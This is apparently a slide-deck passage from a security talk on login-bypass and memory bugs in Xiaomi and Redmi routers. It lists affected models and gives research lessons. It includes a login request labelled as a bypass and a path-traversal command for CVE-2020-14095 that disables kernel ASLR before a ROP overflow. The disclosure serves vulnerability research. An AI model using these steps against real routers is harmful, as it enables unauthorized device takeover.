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
```
POST /cgi-bin/luci/api/xqsystem/login HTTP/1.1
```

```
Host: 192.168.31.1
```

```
username=admin&password=sha1(nonce+admin_passwd)&logtype=2&nonce=0_mac+timestamp+rand
```

**Login bypass** again!

# demo



```
Windows PowerShell
PS D:\Project\bug-hunting\miwifi-AX3600\exploit>
PS C:\Users\M4x>
```



## PART 4

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# Conclusion



# Combining logical & memory bugs

Logical bug to turn off ASLR:

[CVE-2020-14095](#)

```
echo 1 > /tmp/miwifi-scan/../../../../proc/sys/kernel/randomize_va_space
```

Memory bug to ROP like a pro:

```
echo 1 > /tmp/miwifi-scan/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.....
```


# List of Affected Devices

- 小米AIoT路由器AX3600
  - 小米路由器AX1800
  - Redmi路由器AX6
  - Redmi路由器AX5
  - 小米路由器AC2100
- ...

**Almost all**

# Conclusion


- Unexperienced attackers/developers always ignore logical issues because the program runs well
- There has been mature methods for hunting memory bugs like fuzzing. But because of the diversity of logical bugs, there are no mature public tools
- Researchers should pay attention to the side effect of every step, and broaden minds
- It's both an opportunity and a challenge



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# Q & A

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# Thanks

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